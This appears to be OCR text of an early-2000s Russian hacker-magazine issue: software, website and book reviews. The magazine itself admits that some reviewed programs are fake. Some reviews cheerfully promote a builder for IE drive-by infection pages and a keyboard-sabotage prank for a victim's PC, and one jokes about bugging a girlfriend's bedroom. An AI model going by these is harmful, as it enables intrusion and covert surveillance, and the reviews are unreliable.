


и в какой директории установлена игра. Если ты один из этих power-user'ов, то действуй по следующей схеме.

1. Находишь директорию Data в каталоге, где установлена игра (например, C:\ProgramFiles\Westwood\Renegade\Data).



2. В этой директории находишь файл svrcfg_skirmish.ini (он-то, подлец, нам и нужен!).
3. Открываешь его блокнотом или любым другим текстовым редактором.
4. Находишь строчку со словом gametime и выставляешь значение, равное 0.



5. Раз уж ты все равно сюда залез, заодно редактируешь строчку с количеством стартовых денег (ну просто так, за компанию).
6. Сохраняешь-закрываешь-выпиваешь-закусываешь. Все. Теперь ты сможешь наслаждаться более качественным (хе-хе, помнишь про начальные деньги?) и, главное, бесконечным skirmish'ем. Удачи!

Мы решили тебя разыграть :). Ну типа первое апреля... было... :) Вообщем рубрику назвали ШароВРАЛЕЗ и некоторые проги вставили фейковые. Найдешь какие - пиши на адрес m.j.ash@real.xakep.ru - самому внимательному будет приз!

ШароWRALEZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Snitch v 1.2

Windows 9x/Me/NT/2k/XP
Size: 5451 Kb
Shareware
http://www.hyperdynesoftware.com







Уникальный инструмент для поиска порнографии на винчестере. Забыл, по каким каталогам ты распихал свою коллекцию веселых картинок? Не расстраивайся, Snitch в два счета ее найдет! Это проверенное средство! Оно специально разработано для того, чтобы служащие в офисах не качали порнуху гигабайтами за счет фирмы. Чем Snitch меня особенно порадовал, так это оригинальным алгоритмом работы. До сих пор ведь считалось, что отличить невинное изображение от хардкора может лишь система распознавания образов в паре с искусственным интеллектом. Но Snitch работает по другому принципу: он проверяет изображения на наличие пятен цвета человеческой кожи. Если такие пятна занимают слишком большую площадь - изображение считается подозрительным. На мой взгляд, это гениальное решение, обеспечивающее высокую точность сортировки. Изображение ромашки на горном лугу без проблем проходит такую проверку, а коллективная фотография нескольких голых задниц - нет.

Помимо порнографии, Snitch выискивает на машине пользователя видеофайлы и mp3-шки, вылавливает из History браузера ссылки на ресурсы с названиями вроде "Hot Free Pornstars" или "Fucking And Sucking". Результаты проверки сортируются и отображаются в главном окне для рассмотрения и (на радость высоконравственным начальникам :)) диалогового стирания.

Масяня v 1.0


Windows 9x/Me/NT/2k/XP
Size: 3478 Kb
Freeware
http://www.mult.ru

Главному герою, а точнее героине, культовой серии мультиков, видимо, стало тесновато в рамках Flash-анимации - с недавних пор Масяня существует еще и в виде screenmate, т.е. интерактивного персонажа, живущего своей жизнью на Рабочем столе. И знаешь, что я тебе скажу? Олег Куваев (автор мультсериала про это незакомплексованное существо) и пара не известных мне программистов поработали на славу! Такая Масяня мне нравится даже больше! Она вылезает на экран моего монитора сразу же после загрузки Windows, долго меня разглядывает, а затем недоуменно вопрошает: "А ты еще что за хрюндель?". Не дождавшись ответа (и немного поворчав), Масяня устраивается в правом нижнем углу desktop'а. Если программа работает в "незаметном" режиме, то эта девчонка будет тихо сидеть на Панели задач и болтать ногами (говорить с кем-то по телефону, слушать музыку, что-то печатать на своем маленьком компьютере и т.д.). Если же в настройках отмечено "Развлекать", то Масяня начинает колбаситься: ловить сачком курсор, превратившийся в стодолларовую банкноту, громко рассказывать анекдо (всегда один и тот же), танцевать на заголовках окон и падать с оных со сло вами "Да ну вас, козлы вы все!". Неплохо, да? Однако разработчики Масян на этом не остановились. Кроме чисто развлекательных, они наделили сво screenmate еще и парочкой полезных функций. Во-первых, они встроили прогу простенькую систему напоминаний, благодаря которой в установлен ное время на экране появляется заданный текст, сопровождаемый стуком той стороны по стеклу и криками Масяни "Эй, ты там, внутри! Оттопыриваешься, да? Оттопыриваешься...". А во-вторых, Масяню заставили следить за тем, чтоб юзер не перетрудился. Именно поэтому своей неконтролируемой беготней по экрану и громкими воплями "Ой, да ладно тебе работа! Пойдем-ка лучше покурим-ка! Пойдем-ка, покуримка!" Масяня регулярно вынуждает пользователя делать небольшой перерыв в работе.



Битая Клава v 2.42

Windows 9x/Me
Size: 480 Kb
Freeware
http://www1.xakep.ru/klava.htm




Единственная известная мне заподлянка с часовым механизмом. С помощью отдельной утилиты-конфигуратора ты вводишь время активации программы и задаешь алгоритм ее работы. По окончанию этой операции ты получаешь на руки автономный exe-шник, который следует один-единственный раз запустить на машине "врага". А какие именно бесчинства творит на чужой машине эта прога, не трудно догадаться по ее названию. Да, точно! Битая Клава пагубно влияет на работоспособность клавиатуры. Но, как обычно, самая прелесть - в описании симптомов болезни. А симптомы такие: Битая Клава не вырубает клавиатуру раз и навсегда, она имитирует постепенный выход из строя отдельных клавиш. То есть, к примеру, клавиша "Р" сначала "не срабатывает" один раз из десяти, потом - один из пяти, один из двух... Закачивается это тем, что бедный юзер с остервенением долбит по кнопке, а требуемая буква все не возникает... А теперь представь, что такая кнопка не одна! Что ты сам выбираешь, какие клавиши и с какой скоростью должны "умереть"!!! Зверство, говоришь? Я так и знал, что тебе понравится! :) Впрочем, специально для мягкосердечных заподлостроителей в Битой Клаве предусмотрена система "психологической поддержки": "убив" все заданные клавиши, программа вырубается с сообщением о том, что это была всего лишь шутка... Хотя, мне кажется, польза от этой системы сомнительная - прежде чем она сработает, взбешенный юзер, скорее всего, уже успеет раздолбать свою "битую" клаву о монитор :).

Chronos Organizer v 0.95 beta

Windows 9x/Me/NT/2k/XP
Size: 768 Kb
Shareware
http://www.chron.ru

Отечественный органайзер, один из компонентов которого - планировщик - использует очень оригинальный метод представления информации. На основе данных, введенных пользователем, он формирует динамически обновляющиеся обои для Рабочего стола. При этом все задачи и события отображаются в виде разноцветных прямоугольников. Длина каждого такого прямоугольника зависит от продолжительности события, а цвет - от его важности. Если учесть, что все эти прямоугольники движутся справа налево несколькими "временными потоками", то не трудно представить, какое на экране возникает зрелище. Планировщики со стандартным интерфейсом отдыхают! Ну что они могут? Показать тебе окошко с напоминанием, что сейчас надо делать то-то и то-то, которое ты закрыл и забыл? А пользователь этой проги видит все дела сразу: они неторопливо выползают из будущего, приближаются к отметке "настоящее", вспыхивают, а затем медленно уходят в небытие. Кайф! Разве пропустишь, скажем, намеченный фильм, если Chronos Organizer заставляет тебя просто физически ощущать, как приближается время просмотра? Нет, конечно. К тому же обычное окошко с напоминанием тоже присутствует - на тот случай, если ты не способен разглядеть свой Рабочий стол из-за окон запущенных приложений :).

Количество "потоков" и временная шкала (часы, дни, недели, месяцы) каждого из них легко настраиваются. Любое из событий можно одним кликом по соответствующему прямоугольнику отменить, передвинуть или заставить показать свое полное описание... М-да... За исключением некоторого количества багов, присущих любому продукту, еще не вышедшему из стадии бета-тестирования, Chronos Organizer имеет, на мой взгляд, лишь один существенный недостаток - он слишком уж наглядно показывает, КАК БЫСТРО летит время :).



Voice Changer Pro (VCP) v 3.1

Windows 9x/Me/NT/2k/XP
Size: 6783 Kb
Shareware
http://www.spysoft.net

Программа, которая не просто изменяет твой голос до неузнаваемости, а пытается подогнать его звучание под заданный образец. Выглядит это приблизительно так: ты берешь качественную запись речи того человека, которого ты желаешь сымитировать (требуется всего одна фраза в формате wav). Запускаешь VCP в режиме "Compare", нажимаешь "Rec" и слово в слово повторяешь эту фразу в микрофон, стараясь произнести ее в том же темпе и с теми же интонациями. Сделав это, ты жмешь сначала на кнопку "Stop", а затем на "Correction". Программа некоторое время думает, сравнивая записи и высчитывая параметры корректирующей системы, через которую следует пропускать твой голос, чтобы он стал похожим на эталон. Результаты этих расчетов VCP сохраняет в виде профиля. Дальше ты выходишь в главное меню программы, активируешь этот профиль и начинаешь в буквальном смысле слова говорить чужим голосом. Иногда даже получается похоже :). В любом случае, даже родственникам узнать твой "новый" голос будет трудновато. Тем более, что с помощью пары ползунков его тембр и высоту можно еще и подкорректировать вручную... В комплекте с программой идет несколько wav'ов с записями голосов американских актеров и политических деятелей, которые тебе вряд ли понадобятся, и пара универсальных профилей (Scream, Freddy, Pretty woman, Commando), которые наверняка тебе пригодятся. :)




ШароWRALEZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

X-Frame3D v 1.0b

Windows 9x/Me/NT/2k/XP
Size: 2303 Kb
Shareware
http://www.xframe3d.com



X-Frame3D добавляет третье измерение в изначально плоский интерфейс Windows, причем делает это очень умно. О всякой лаже вроде беготни из одной виртуальной комнаты в другую или полетов над информационными потоками можешь забыть. Нет, программа X-Frame3D просто "отодвигает" Рабочий стол на некоторое расстояние от пользователя и убирает с экрана Панель задач. Рабочий стол делится на несколько зон. Две верхние отведены под иконки. Правая нижняя зона предназначена для вращающегося кубика, наведение на который курсора инициирует развертывание меню Пуск. Левая нижняя - это системный трей. Программы запускаются как обычно, однако их окна как бы вырастают из иконок, вылетают (с вращением или без) из плоскости Рабочего Стола на передний план. Как только указатель мыши покидает пределы окна программы (или же ты нажимаешь кнопку "Свернуть") - приложение плавно уплывает в центральную зону Рабочего стола, играющую роль Панели задач. Любая из программ, расположившихся в центральной зоне, моментально разворачивается на весь экран, стоит лишь задержать на ней курсор… Само собой, все эти навороты требуют мощного 3D-акселератора, но у кого его сейчас нет? Зато кликать мышкой при работе с X-Frame3D приходится значительно меньше, окна программ не лезут друг на друга, а рабочее пространство визуально увеличивается. Вдобавок, на работу этой программы-оболочки просто приятно посмотреть - включаешь спецэффекты, и стандартные окна приложений (неподвижные или в полете) начинают дымить, искрить или волнообразно изгибаться.

People Putty v 1.2

Windows 9x/Me/NT/2k/XP
Size: 40922 Kb
Shareware
http://www.peopleputty.com

Совершенно фантастическая программа для создания трехмерных человеческих голов и последующего издевательства над ними. Помнишь, я, рассказывая о программе FaceGen Modeller (www.singularinversions.com), заметил, что было бы неплохо натянуть фотку нашего главного редактора на компьютерную модель, а затем средствами программы превратить его в хмурого китайца лет шестидесяти? К сожалению, загрузить в FaceGen произвольную фотографию было нельзя. Зато (к моему глубочайшему удовольствию) в PeoplePutty это - стандартная процедура! К тому же, взглянув на предлагаемый ЭТОЙ программой набор инструментов, начинаешь понимать, что пожилой китаец - это ерунда! Зачем менять "жертве" только расу и возраст, когда тебе разрешается, к примеру, еще и вытянуть ей до невозможности нос, сделать голову квадратной, нарисовать на лбу третий глаз и выбить все зубы? Когда к твоим услугам огромный выбор глаз, волос, усов, шляп, галстуков и очков? Когда с помощью блока эмоций можно заставить трехмерного персонажа плакать или улыбаться? Короче, когда ничто не сковывает полет твоей фантазии! Хотя нет, вру! Сковывает. Есть один неприятный момент, который омрачает радость от общения с PeoplePutty - демо-версия этой программы не позволяет тебе сохранять результаты своих бесчеловечных экспериментов по моделированию чужого "имиджа". Но, скажу тебе по секрету, это не такая уж и большая проблема… Почему? Да потому что в любом каталоге ПО ты без труда найдешь десяток программ, умеющих захватывать изображение с экрана и сохранять его в виде анимированного GIF'а или AVI'шника!



Anti-keylogger 1.12


Windows 9x/Me
Size: 982 Kb
Shareware
http://www.anti-keyloggers.com



Но шутки шутками, а народ не зря пугается. "Больших братьев" сейчас развелось действительно многовато. Причем самых что ни на есть реальных! Это и клавиатурные шпионы, и системы удаленного администрирования, и "рекламные" модули бесплатных программ… Иногда после тестирования очередной порции "шаровар" таких "братьев" у меня на машине по две-три штуки оседает. А иногда вроде все чисто, да разве точно узнаешь? Антивирусы-то ловят исключительно то, что знают… Именно поэтому я поначалу с некоторым подозрением отнесся к утилите Anti-keylogger, которая, как утверждали разработчики, способна обнаруживать и блокировать любых представителей самой опасной разновидности программ-шпионов - той, что умеет отслеживать нажатие клавиш. Тем не менее тщательная проверка показала, что Anti-keylogger действительно работает! Он засек всю заразу, записывающую нажатия клавиш, что я ему подсунул. Точнее сказать, триальная версия Anti-keylogger'а показала мне файлы, в которые ведется эта запись. Более детальная информации, так же как и возможность деактивации "Больших братьев", доступна лишь в зарегистрированной версии программы. Но! Если известно, КУДА пишется лог, то отследить того, КТО его пишет, труда не составит. Так что даже без регистрации Anti-keylogger может сослужить тебе хорошую службу.

Big Brother v 1.2

Windows 9x/Me/NT/2k/XP
Size: 1456 Kb
Freeware
http://www.computerpranks.ru



Еще одна отличная заподлянка. Она заставляет пользователя поверить в то, что он находится под постоянным наблюдением. Достигается это следующим образом: допустим, юзер запускает The Bat!. Тут же на экране возникает издевательский вопрос: "Что, почту, приятель, решил проверить?". Юзер в ужасе. Он инстинктивно закрывает почтовую программу. Напрасно. На мониторе сразу же появляется новое сообщение, которое гласит: "Зря торопишься! Твоя переписка и так под нашим контролем". Аналогичным образом комментируются любые другие действия пользователя: запуск антивируса, файервола, редактора реестра, аськи, ворда... Самое смешное заключается в том, что достигается впечатление тотального контроля относительно простыми средствами. Big Brother регулярно просматривает список всех активных задач в системе: если в этом списке появляется известное ему приложение - он выдает одну из заранее заготовленных на этот случай фраз; когда такое приложение из списка исчезает - фраза выбирается из другого комплекта. А если эта же программа мелькнет вновь, то для большего правдоподобия (А я смотрю, ты опять почту проверяешь?!! Весточки важной ждешь? Ну, ну... :)) выбирается фраза из третьей подборки.

"Большой брат" уже обучен реагировать на все самые распространенные приложения. Ты можешь расширить его познания и отредактировать существующие "реакции". В комплекте программы идет набор модулей, отвечающих за эффектный вывод (горящие буквы, строки а-ля "Матрица" и т.д.) реплик "Большого брата" на экран.

Critical Defect v 1.1

Windows 9x/Me/NT/2k/XP
Size: 657 Kb
Freeware
http://www.tlsecurity.net/crit.htm



Думаешь, что у этой проги название забавное? Хе-хе...Погоди, я тебе расскажу, какую функцию она выполняет - так ты вообще ухохочешься. Короче, слушай сюда... Общеизвестно, что большинство пользователей Internet Explorer'а пренебрегает советом оперативно устанавливать "заплатки". А зря! Существует несколько серьезных уязвимостей, благодаря которым можно заставить ослика IE загрузить и выполнить любой вредоносный код. Причем "заражение" происходит абсолютно незаметно: юзер заглядывает на специальным образом сконструированную веб-страницу и... дело сделано! Проблема состояла в том, что до недавнего времени далеко не каждый куль хацкер был способен замутить требуемый HTML-код. Но вот появилась программа Critical Defect, и эта маленькая несправедливость была исправлена. Радуйтесь, люди! Теперь кто угодно может соорудить "зараженный" веб-сайт или письмо "с сюрпризом". Надо только подготовить "чистую" веб-страничку и скормить ее Critical Defect, указав при этом exe'шник, который необходимо внедрить. Результаты своей работы Critical Defect сплюнет в заданный каталог... Примечание: допустим, ты хочешь посмеяться над приятелем, поэтому вместо злобного трояна подсовываешь Critical Defect какую-нибудь шуточную прогу. В этом случае обрати особое внимание на то, что, кроме твоего исполняемого файла, программа может вшивать в веб-страничку еще и свой собственный маленький (6 кб) сигнальный модуль. В настройках этого модуля указываешь свое мыло или номер аськи, и когда твой приятель (или кто-нибудь другой) зайдет на твой веб-сайт и заразится, ты тут же получишь соответствующую мессагу с поздравлениями и IP-адресом простофили!

Комиксы

http://www.comics.ru/



Лозунг “Догоним и перегоним Америку” начал теперь работать на всю катушку и в области комиксов. Еще совсем недавно комикс считался чуждым для нас искусством, а сейчас русский комикс уже ни у кого не вызывает удивления. И вот - целый сайт русских комиксов. Ты найдешь здесь комиксы на любой вкус: детективы и вестерны, фэнтези и фантастику, приключения и энциклопедии; есть сказки (причем и для детей, и для взрослых), классика и авангард. Возможно, ты уже слышал о таких знаменитых перцах, как майор Пронин или Сыщики-шпионы, - а теперь познакомишься еще с несколькими десятками героев комиксов, смотри, не запутайся. Кстати, чтобы не потеряться во всем этом рисованном безобразии, ты можешь отслеживать все изменения с помощью рассылки, на которую можно подписаться на сайте. И еще одна причина, по которой тебе стоит зайти на сайт - это возможность по комиксам изучить английский язык. Как это можно сделать, ты узнаешь на месте.

Конченый ли ты алкоголик?


http://vvt1.chat.ru/tes000.htm

Ответ на этот нетривиальный вопрос может дать предлагаемый сайт. Ведь не всегда легко понять: насколько пагубно сказывается на твоем здоровье “всего одна бутылочка пива в день”? И пора ли тебе уже лечиться или пока еще можно увеличивать свою дневную норму? Все эти вопросы требуют немедленного ответа, ибо промедление в вопросах здоровья смерти подобно.
Ответив на несколько вопросов теста, ты получишь диагноз. В зависимости от него ты сможешь решить, куда тебе теперь нужно отправиться: в больницу, в морг или в винный магазин. Мне, например, было сказано, что “С хорошим спиртным у Вас отношения уважительные”, поэтому я отправляюсь за бутылочкой ;).



Русский мат как зеркало русской действительности

http://aha.ru/~vinsk/mat.htm



По мату можно однозначно сказать, что наша действительность - самая лучшая действительность в мире. Только непонятно, почему многие ее представители бегут от нее. Мат у нас богат по самые помидоры. Несомненно, сайт в первую очередь рекомендуется филологам и лингвистам - это прямо по их специальностям. Но и тебе, если ты просто хакер, иногда не обойтись без некоторых выражений с этого сайта. Во-первых, они тебе очень пригодятся, если какие-то ламеры пристают с глупыми вопросами к тебе - Хакеру. Ведь им надо ответить настолько хорошо, чтобы они сразу все поняли и уже больше никогда ни о чем тебя не спрашивали. Тут без мата никуда. Во-вторых, хакнув какую-нибудь Яху, по правилам хорошего тона ты обязан-таки на хомпаге оставить поздравительную открыточку хозяевам и посетителям сайта. Мат в этом случае тоже будет очень уместен. В-третьих - повседневная жизнь. Каждому нормальному человеку ежедневно требуется выразить массу эмоций, и самыми подходящими для этого словами опять-таки будут матерные. Их хоть и немного, но выражений из них образовать можно просто немерено, а особенно много получится словосочетаний с нематерными словами. Поэтому придется немного поднапрячься, чтобы пользоваться самым могучим языком на все сто. Но у тебя получится! Кроме толкового словаря, на сайте есть коллекция непристойных частушек, матерных пословиц и поговорок, анекдотов, каламбуров и эпиграмм. Скучно не будет.

Клуб ТАЛАНТЛИВЫХ парней

http://www.bramc.ru



Жили себе парни, жили, а потом вдруг поняли, что они талантливы и что никуда от этого не деться. И сделали они сайт, чтобы их гениальность, талантливость и крутость могли в любое время дня и ночи наблюдать обычные люди. И ломится теперь их сайт, и падает сервер от наплыва обычных людей, которые хотят не понаслышке познакомиться, наконец, с единственным творением талантливых парней в Сети. И не прекращается лавина писем, идущих в адрес талантливых парней, с просьбой принять обычных людей в их круг. И отказывают всем талантливые парни, ибо никто не может сравниться по таланту с ними.
И в чем же они талантливы - спросишь ты меня. И не смогу я тебе ответить - таланта мне не хватает. Сходи сам - посмотри.





Витольд Барский (psy@ft.inc.ru)
Асёна (asya@ft.inc.ru)

Петрович


http://www.petrovich.ru



Если ты никогда не видел Петровича, то жизнь твоя может так и остаться никчемной, безрадостной и серой. Но я постараюсь исправить это досадное недоразумение - пусть Петрович войдет в твою жизнь, пусть он пройдет с тобой по ней плечом к плечу и станет последим, о чем тебе суждено будет подумать.
На сайте представлена жизнь Петровича во всех ее (жизни) и его (Петровича) проявлениях. Как у многих, она началась на руках людей в белых халатах, и первые его слова были "Верните меня назад!". Далее ты познакомишься с женой Петровича, с его друзьями, отношением к политике и политикам, экономике и экономам, животным и живодерам. Особое внимание требуется для изучения такого раздела, как "Еда Петровича". Здесь ты узнаешь, сколько километров колбасы любительской было съедено Петровичем и чем он еще питается. Не знаю, как бы ты жил дальше, не зная всего этого.

Смешное видео

http://7video.go-to.ru/



Вот еще один сайт, чтобы провести время без пользы, но радостно. Радость тебе доставят небольшие, но смешные коллекции видеоклипов. Видео здесь не очень много, но зато - самое-самое. Клипы представляют собой любительские видео разных неожиданных и смешных моментов из жизни. Есть классические, которые уже знакомы многим любителям видео, и есть менее известные. Кроме клипов, на сайте, если покопаться, можно найти и интерактивные флэшки. Сайт рекомендуется посещать большой и шумной компанией, чтобы шума было еще больше. Ценителям видео рекомендуется скачать все это на свой комп, т.к. классику нужно всегда иметь под рукой.

Игры для умных

http://www.gambler.ru/



Это рай для интеллектуальных игроков! Здесь можно и отдохнуть от повседневных дел (учеба, работа, выпивка), и размять свой умишко. На сайте тебя круглосуточно поджидает несколько сот пиплов со всего мира, готовых помериться с тобой силами в интеллектуальной игре. Игр здесь предостаточно: преф и бридж, шахматы и шашки, нарды и реверси, деверц и белот. Здесь ты сможешь в любое время поиграть в свою любимую игру и заодно потренироваться перед соревнованиями, которые проходят регулярно. А соревнования - эта такая штука, которая может поднять твой рейтинг ;). Еще ты можешь пообщаться с членами клуба в форумах и в реальной жизни - Клуб проводит регулярные встречи.

Остановись мгновенье - дай позырить!


http://www.funpix.ru/

Здесь тебя ждут прикольные фотки. Картинки на любой вкус - эротические и сумасшедшие, спортивные и животные, компьютерные и автомобильные. Есть также раздел с особо пикантными фотками "Из-за стекла". Больше тут говорить нечего - иди и смотри. Отмечу лишь то, что картинок здесь много и особо отстойных нет, так что не будет жаль впустую потраченного времени.





X-BOOKS

 Витольд Барский (http://x-books.ft.inc.ru/)
Асена (asya@ft.inc.ru)

В.В. Домарев

«Безопасность информационных технологий. Методология создания систем защиты»

К.: ООО «Тид «ДС», 2001 - 688 с.



По количеству инфы эта книга, пожалуй, может сравниться со всеми ресурсами по информационной безопасности, которые тебе доводилось читать, так что когда ты осознаешь все, что там написано, тебе останется только переходить к практике. А читать книгу легко и занятно - воспринимается как приключенческо-юмористическая. Рассказы про телефонные жучки и микровидеокамеры напомнят тебе детектив, а юморное изложение с множеством карикатур - программу «Аншлаг» или книжку комиксов. И будет странно, если после этого ты не побежишь ставить жучок на телефон и камеру наблюдения в спальню своей девушки. Надо же как-то применить свои знания!


Но не думай, что в книге рассказывается только про промышленный шпионаж, примеры которого я тебе привел. В ней много инфы и про защиту файлов, баз данных, программ и процессов, про технологию брандмауэров и защиту каналов связи и многое другое, что тебе и в голову не придет даже в редкие секунды протрезвления. Ты наверняка оценишь грамотный системный подход к решению проблем защиты информации: от основ построения систем защиты и до поэтапной проработки, включая оценку уязвимости и рисков, перечень требований к системе, выбор средств защиты, контроль целостности и сертификацию.

Книга рассчитана на широкий круг читателей-почитателей защит и взломов: от тинэйджеров до начальников служб информационной безопасности и от Васи Пупкина до Кевина Митника (компом ему пользоваться запретили, так что пусть хоть книжки читает, чтобы в следующий раз не лажануться ;)).

М. Левин

«Библия хакера»

М.: Майор, 2002 - 512 с.



Очередная книга Левина про хакеров :). Теперь под заголовком «библия». Если у тебя ни одной левинской книжки про хакеров нет - почему бы не купить именно эту? Во-первых - она не скучная, во-вторых - достаточно информативная. Первая треть книги - о хакерстве. О том, кто такие хакеры и чего хотят. О том, как не попасть в лапы закона. О разном мелком заподлостроении: завалить сервер, взломать сайт, перехватывать сообщения с пейджеров, получить халявный Интернет и прочее. Вторая часть книги - обзор ныне функционирующих «совковских» сетей. Ты узнаешь о происхождении и работе таких сетей, как Relcom, Sovam Teleport, FREEnet и других, - думаю, это тебе будет небезынтересно, где еще ты о них сейчас прочитаешь?

Третья часть, самая объемная и главная в книге, - «хакинг информации». Сети, маршрутизация, протоколы, управление, коммутаторы... Интересного много, вот только конкретики мало - реально взломать что-то ты по этой книге вряд ли сможешь. Зато теоретических знаний поднахватаешься, что тоже неплохо. Оставшаяся часть книги посвящена LAN. Сооружению домашних сетей, их эксплуатации, администрированию, железкам. Ну, и про хакинг LAN немного узнаешь.

В общем, в книге ты найдешь подборку разных мелких хакерских премудростей; и если ты еще не крутой спец, то что-то новое для себя наверняка отыщешь.

Е.В. Касперский

«Компьютерные вирусы: что это такое и как с ними бороться»

М.: СК Пресс, 1998 - 288 с.



Наши вирусы и антивирусы самые лучшие в мире! ;)

Кто, как не автор одной из самой популярных программы-антивирусa AVP, знает о вирусах и антивирусах все или почти все. Всеми своими знаниями известный антивирусолог готов поделиться в этой книге. И ты, как истинный хакер-исследователь, не должен проходить мимо такой хорошей возможности получить ценные знания, как говорится, «из первых рук».

Начинается все с безуспешной попытки дать хорошее определение вируса. Вирусы это ведь как любовь - все знают, что это, но никто не знает, как это сказать. Поэтому попытки определить, что такое вирус, приводят к тому, что те программы, которыми мы успешно пользуемся почти каждый день, подпадают под определение вируса, а другие, к которым мы относимся как к вирусам, которых боимся и пытаемся от них избавиться, по определению получаются безобидными програми. Вот такой парадокс... Далее ты сможешь прочитать увлекательную историю о появлении первых вирусов, первых антивирусов, как шла эволюция вирусов и что нас (и их) ждет в будущем.

Как известно, чтобы с чем-то успешно бороться, это что-то надо «сосчитать», т.е. классифицировать, разложить все по полочкам. И уже после этого с каждой полочкой можно более эффективно разобраться какими-нибудь более специальными средствами, чем со всей общей кучей вирусов. И после классификации наступает время для обнаружения вирусов, их лечения и удаления. Ты узнаешь о методах обнаружения загрузочных, файловых, резидентных вирусов, макровирусов и любых других зараз, которыми можно заразить свой комп.

А в заключительной части книги (которая, кстати, занимает большую половину ;)) ты поближе познакомишься с наиболее известными и распространенными вирусами. Здесь тебя ждут подробные описания вирусов, включая описания разрушительного (или не очень) действия и способы его скорейшего обнаружения.

Читай книгу - может быть, тебе удастся создать такую прогу, чтобы мне не приходилось вычищать свой почтовый ящик от тонн мусора с вирусами ;)

А. Лесса

«Python. Руководство разработчика»

СПб.: ООО «ДиаСофтЮП», 2001 - 688 с.



Питон дополз до России и многих уже окрутил - все больше разработчиков отдают ему предпочтение по сравнению с другими языками разработки - C/C++, Perl, PHP, Java... Давай разберемся, что же люди в нем находят принципиально нового.

Книга имеет подзаголовок - «разработка веб-сайтов», так что ты сразу поймешь, куда направлять свежепочерпнутые знания. Но веб-программирование - это только небольшой кусок того, о чем пойдет речь, и только один из способов применения Питона. А способов этих, поверь мне, ты узнаешь массу.


Во-первых, здесь приведено полное описание языка, основных модулей расширения и объектно-ориентированной методологии. Во-вторых, ты узнаешь, как можно использовать Питон в интеграции с другими языками, как создавать объектные интерфейсы и применять распределенные объекты. В-третьих, ты научишься использовать SQL с помощью Питона. В-четвертых, если захочешь, сможешь вставлять в свои приложения элементы мультимедиа. И, наконец, перед тобой откроются тайны использования Питона при разработке Интернет-приложений. Достаточно? Если нет, то вот тебе еще одна тема - союз Python с Java вместе с результатом этого союза - языком JPython, который объединил в себе мощь Питона и универсальность Явы.

Книга будет полезна как начинающим программерам на Питоне, так и продолжающим его дрессировку.

Д. Бендел, Р. Нейпир

«Использование LINUX», 6-е издание. Специальное издание.

М.: Издательский дом «Вильямс», 2002 - 784 с.



Сначала книга писалась с прицелом на версию Caldera OpenLinux, потом дописывалась/переписывалась еще и с учетом версий Red Hat и Debian, а в результате получилась книга, на 90% годящаяся для любой версии Линуха. Так что с этой точки зрения эта книга подойдет всем линуксоидам. Что касается профи-уровня, то она скорее для середняков в широком смысле этого слова. Т.е. она не подойдет только самым тупым ньюбисам и самым крутым кодокопателям.

